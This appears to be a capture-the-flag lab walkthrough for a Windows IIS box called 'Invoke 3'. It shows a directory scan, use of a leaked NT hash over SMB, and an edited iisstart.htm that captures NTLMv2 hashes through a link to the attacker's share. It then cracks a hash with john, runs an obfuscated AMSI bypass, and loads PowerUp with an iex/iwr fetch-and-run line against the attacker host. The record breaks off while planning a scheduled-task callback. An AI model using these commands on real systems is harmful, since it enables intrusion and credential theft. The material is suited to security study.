
Invoke 3

Rustscan

Lets start with seeing what ports are open on the machine

HTTP


When going to the site we see a normal IIS server



Lets run feroxbuster on it and see if we can find anything else


```
┌──(kali㉿kali)-[~/Desktop/Hacking_Labs/Invoke_3]
└─$ feroxbuster -u http://10.0.0.49 -w /usr/share/wordlists/dirb/big.txt -t 200

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.2.4
─────────────────────────────┬──────────────────────
     Target Url              │ http://10.0.0.49
     Threads                 │ 200
     Wordlist                │ /usr/share/wordlists/dirb/big.txt
     Status Codes            │ [200, 204, 301, 302, 307, 308, 401, 403, 405]
     Timeout (secs)          │ 7
     User-Agent              │ feroxbuster/2.2.4
     Recursion Depth         │ 4
     New Version Available   │ https://github.com/epi052/feroxbuster/releases/latest
─────────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        2l       10w      154c http://10.0.0.49/aspnet_client
301        2l       10w      147c http://10.0.0.49/backup
[##############>------] - 16s    40650/61404   9s      found:2       errors:0
[################>----] - 16s    15545/20468   962/s   http://10.0.0.49
[#############>-------] - 15s    12721/20468   841/s   http://10.0.0.49/aspnet_client
[#############>-------] - 14s    12382/20468   829/s   http://10.0.0.49/backup
```

We find backup but it is forbidden, lets continue to search in backup and see if there are any .txt files



```
┌──(kali㉿kali)-[~/Desktop/Hacking_Labs/Invoke_3]
└─$ feroxbuster -u http://10.0.0.49/backup -w /usr/share/wordlists/dirb/big.txt -t 200 -x txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.2.4
─────────────────────────────┬──────────────────────
    Target Url               │ http://10.0.0.49/backup
    Threads                  │ 200
    Wordlist                 │ /usr/share/wordlists/dirb/big.txt
    Status Codes             │ [200, 204, 301, 302, 307, 308, 401, 403, 405]
    Timeout (secs)           │ 7
    User-Agent               │ feroxbuster/2.2.4
    Extensions               │ [txt]
    Recursion Depth          │ 4
    New Version Available    │ https://github.com/epi052/feroxbuster/releases/latest
─────────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
200        1l        1w       38c http://10.0.0.49/backup/backup.txt
```

We can see that there is a backup.txt and that we get a 200 with it



Looks like the NT Hash for alices password

PTH

You can try your heart out, but cracking that NT hash is not going to work, lets just use a PTH and see if we can get anywhere...

Something else, psexec and all the other pth tools will not work, alice cannot log in to the actual system, however, she can login through smbclient and look at the shares, lets see what is happening there

```
┌──(kali㉿kali)-[~/Desktop/Hacking_Labs/Invoke_3]
└─$ smbclient -L \\\\10.0.0.49\\ -U alice --pw-nt-hash
Password for [WORKGROUP\alice]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        inetpub         Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.0.0.49 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Using the --pw-nt-hash we can put in Alice's hash and get the following, that means she can do something on the shares, lets go into inetpub and eventually wwwroot to see if we can change files

```
┌──(kali㉿kali)-[~/Desktop/Hacking_Labs/Invoke_3]
└─$ smbclient \\\\10.0.0.49\\inetpub -U alice --pw-nt-hash
Password for [WORKGROUP\alice]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Aug  6 02:03:28 2022
  ..                                  D        0  Sat Aug  6 02:03:28 2022
  custerr                             D        0  Sat Aug  6 01:25:20 2022
  ftproot                             D        0  Sat Aug  6 02:03:28 2022
  history                             D        0  Sat Aug  6 02:07:14 2022
  logs                                D        0  Sat Aug  6 02:03:28 2022
  temp                                D        0  Sat Aug  6 01:25:54 2022
  wwwroot                             D        0  Tue Oct 25 11:16:55 2022

                12966143 blocks of size 4096. 10113608 blocks available
smb: \> cd wwwroot
smb: \wwwroot\> dir
  .                                   D        0  Tue Oct 25 11:16:55 2022
  ..                                  D        0  Tue Oct 25 11:16:55 2022
  aspnet_client                       D        0  Sat Aug  6 01:26:12 2022
  Backup                              D        0  Sat Aug  6 07:41:52 2022
  iisstart.htm                        A      705  Tue Oct 25 11:17:16 2022
  iisstart.png                        A    99710  Sun Sep 11 14:09:56 2022

                12966143 blocks of size 4096. 10113608 blocks available
smb: \wwwroot\> get iisstart.htm
getting file \wwwroot\iisstart.htm of size 705 as iisstart.htm (688.4 KiloBytes/sec) (average 688.5 KiloBytes/sec)
smb: \wwwroot\>
```

We bring iisstart.htm back to us, we are doing this because if you upload an aspx shell it will not work correctly which has been tested and verified on multiple machines

Responder

Now that we have iisstart.htm lets open it with a text editor and change the following

```
-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="iisstart.png" alt="IIS" width="960" height="600"
/></a>
</div>
</body>
</html>
```

We will change this to a share that we have, as stated in the description, active users are within the network, so somebody will most likley go to the page


```
-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="//10.0.0.48/share" alt="IIS" width="960" height="
600" /></a>
</div>
</body>
</html>
```

Remember we need to either start responder or an smbserver.py in this walkthrough we will do both (not at the same time)


```
┌──(kali㉿kali)-[~/Desktop/Hacking_Labs/Invoke_3]
└─$ smbserver.py share . -smb2support
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Now do a put iisstart.htm overwriting the other one

```
smb: \wwwroot\> del iisstart.htm
smb: \wwwroot\> put iisstart.htm
putting file iisstart.htm as \wwwroot\iisstart.htm (693.3 kb/s) (average 691.7 kb/s)
smb: \wwwroot\>
```



And we get a hash after about a minute, now lets try with responder



Notice SMB server is on

```
[SMB] NTLMv2-SSP Client   : 10.0.0.49
[SMB] NTLMv2-SSP Username : HATTER\Hearts
[SMB] NTLMv2-SSP Hash     : Hearts::HATTER:7eaede3a2c551930:28CC1CEA19390757730E4F6D5A1F6241:0101000000000000000681BD97
FE9D801371F74C9DD704BAC0000000002000800490045004A004E0001001E00570049004E002D0033004100580051004500490039003000560038
0052000400340057004900 4E002D0033004100580051004500490039003000560038005200 2E00490045004A004E002E004C004F00430041004C000
3001400490045004A004E002E004C004F00430041004C0005001400490045004A004E002E004C004F00430041004C00070008000 0681BD97FE9D80
1060004000200000008003000300000000000000000000000000300000646A0BF671B2D1B77FE4BE65DF6BA78B6DAF38243FE1FE15BCC51B585FFE0
95C0A001000000000000000000000000000000000000009001C006300690066007300 2F00310030002E0030002E0030002E0034003800000000000000
0000000000000
[SMB] NTLMv2-SSP Client   : 10.0.0.49
[SMB] NTLMv2-SSP Username : HATTER\Hearts
[SMB] NTLMv2-SSP Hash     : Hearts::HATTER:f700c3cd78075300:2F4C816DF23D7E11C8E940055505A644:0101000000000000000681BD97
FE9D80149A019D6F9B85ED6000000002000800490045004A004E0001001E00570049004E002D0033004100580051004500490039003000560038
0052000400340057004900 4E002D0033004100580051004500490039003000560038005200 2E00490045004A004E002E004C004F00430041004C000
3001400490045004A004E002E004C004F00430041004C0005001400490045004A004E002E004C004F00430041004C00070008000 0681BD97FE9D80
1060004000200000008003000300000000000000000000000000300000646A0BF671B2D1B77FE4BE65DF6BA78B6DAF38243FE1FE15BCC51B585FFE0
95C0A001000000000000000000000000000000000000009001C006300690066007300 2F00310030002E0030002E0030002E0034003800000000000000
0000000000000
[SMB] NTLMv2-SSP Client   : 10.0.0.49
[SMB] NTLMv2-SSP Username : HATTER\Hearts
[SMB] NTLMv2-SSP Hash     : Hearts::HATTER:9397e5161b78005c:6B1EAAE791F869F0D41160F186290FD4:0101000000000000000681BD97
FE9D80199D63657343383C2000000002000800490045004A004E0001001E00570049004E002D0033004100580051004500490039003000560038
0052000400340057004900 4E002D0033004100580051004500490039003000560038005200 2E00490045004A004E002E004C004F00430041004C000
3001400490045004A004E002E004C004F00430041004C0005001400490045004A004E002E004C004F00430041004C00070008000 0681BD97FE9D80
1060004000200000008003000300000000000000000000000000300000646A0BF671B2D1B77FE4BE65DF6BA78B6DAF38243FE1FE15BCC51B585FFE0
95C0A001000000000000000000000000000000000000009001C006300690066007300 2F00310030002E0030002E0030002E0034003800000000000000
0000000000000
```

Crack Net-NTLMv2 Hash

Copy the hash over to yourself and save it, from there we can use john the ripper to be able to crack the hash.

You have to tell john that you are using a netntlmv2 hash, or it won't be able to crack

```
┌──(kali㉿kali)-[~/Desktop/Hacking_Labs/Invoke_3]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4 --format=netntlmv2
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd1        (Hearts)
2 1g 0:00:00:00 DONE (2022-10-26 21:16) 10.00g/s 798080p/s 798080c/s 798080C/s PICACHU..Mister
3 0g 0:00:00:04 DONE (2022-10-26 21:16) 0g/s 814984p/s 814984c/s 814984C/s   b1tch3s  ..*7¡Vamos!
4 0g 0:00:00:04 DONE (2022-10-26 21:16) 0g/s 811299p/s 811299c/s 811299C/s  55403818 b.ie168
1 0g 0:00:00:04 DONE (2022-10-26 21:16) 0g/s 805828p/s 805828c/s 805828C/s  081088l.abygurl69
Waiting for 3 children to terminate
Session completed.
```

Now we have a password for the user Hearts

Priv Esc

Utilizing evil-winrm we can login as the user hearts

```
┌──(kali㉿kali)-[~/Desktop/Hacking_Labs/Invoke_3]
└─$ evil-winrm -i 10.0.0.49 -u hearts -p P@ssw0rd1
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplement
ed on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Hearts\Documents> whoami
hatter\hearts
*Evil-WinRM* PS C:\Users\Hearts\Documents>
```

Now lets run powerup.ps1 to see if there is anything that may be vulnerable

```
*Evil-WinRM* PS C:\Users\Hearts\Documents> iex (iwr -usebasicparsing http://10.0.0.48/PowerUp.ps1)
At line:1 char:1
+ <#
+ ~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (iwr -usebasicparsing http://10.0.0.48/PowerUp.ps1)
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Users\Hearts\Documents>
```

We can see that we first have to -usebasicparsing because the IE engine has never been started and we also have to do an AMSI bypass

Here is one that I used

```
S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-
F'F','rE'  ) )  ;  (  Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),
('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iEld"(  ( "{0}{2}
{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',
('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

Put PowerUp into memory

```
┌──(kali㉿kali)-[~/Tools]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.0.49 - - [26/Oct/2022 21:19:33] "GET /PowerUp.ps1 HTTP/1.1" 200 -
10.0.0.49 - - [26/Oct/2022 21:20:36] "GET /PowerUp.ps1 HTTP/1.1" 200 -
```

```
*Evil-WinRM* PS C:\Users\Hearts\Documents> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](
 "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}
{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('No
n'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
*Evil-WinRM* PS C:\Users\Hearts\Documents> iex (iwr -usebasicparsing http://10.0.0.48/PowerUp.ps1)
*Evil-WinRM* PS C:\Users\Hearts\Documents>
```

That time it took, lets run invoke-allchecks

We get the following information

```
[*] Checking for vulnerable schtask files/configs...


TaskName     : Internet
TaskFilePath : C:\inetpub\wwwroot\iisstart.htm
TaskTrigger  : <Triggers xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"><BootTrigger><Repetition><Interval>PT1M</Interval><StopAtDurationEnd>false</StopAtDurationEnd></Repet
ition><Enabled>true</Enabled></BootTrigger></Triggers>

TaskName     : Ping
TaskFilePath : C:\Users\hearts\documents\ping.ps1
TaskTrigger  : <Triggers xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"><BootTrigger><Repetition><Interval>PT1M</Interval><StopAtDurationEnd>false</StopAtDurationEnd></Repet
ition><Enabled>true</Enabled></BootTrigger></Triggers>
```

```
*Evil-WinRM* PS C:\Users\Hearts\Documents> dir


    Directory: C:\Users\Hearts\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/6/2022   7:31 AM                WindowsPowerShell
-a----         8/6/2022   8:17 AM             17 ping.ps1


*Evil-WinRM* PS C:\Users\Hearts\Documents>
```


Since we know that ping.ps1 is running as a scheduled task lets make that give us a callback

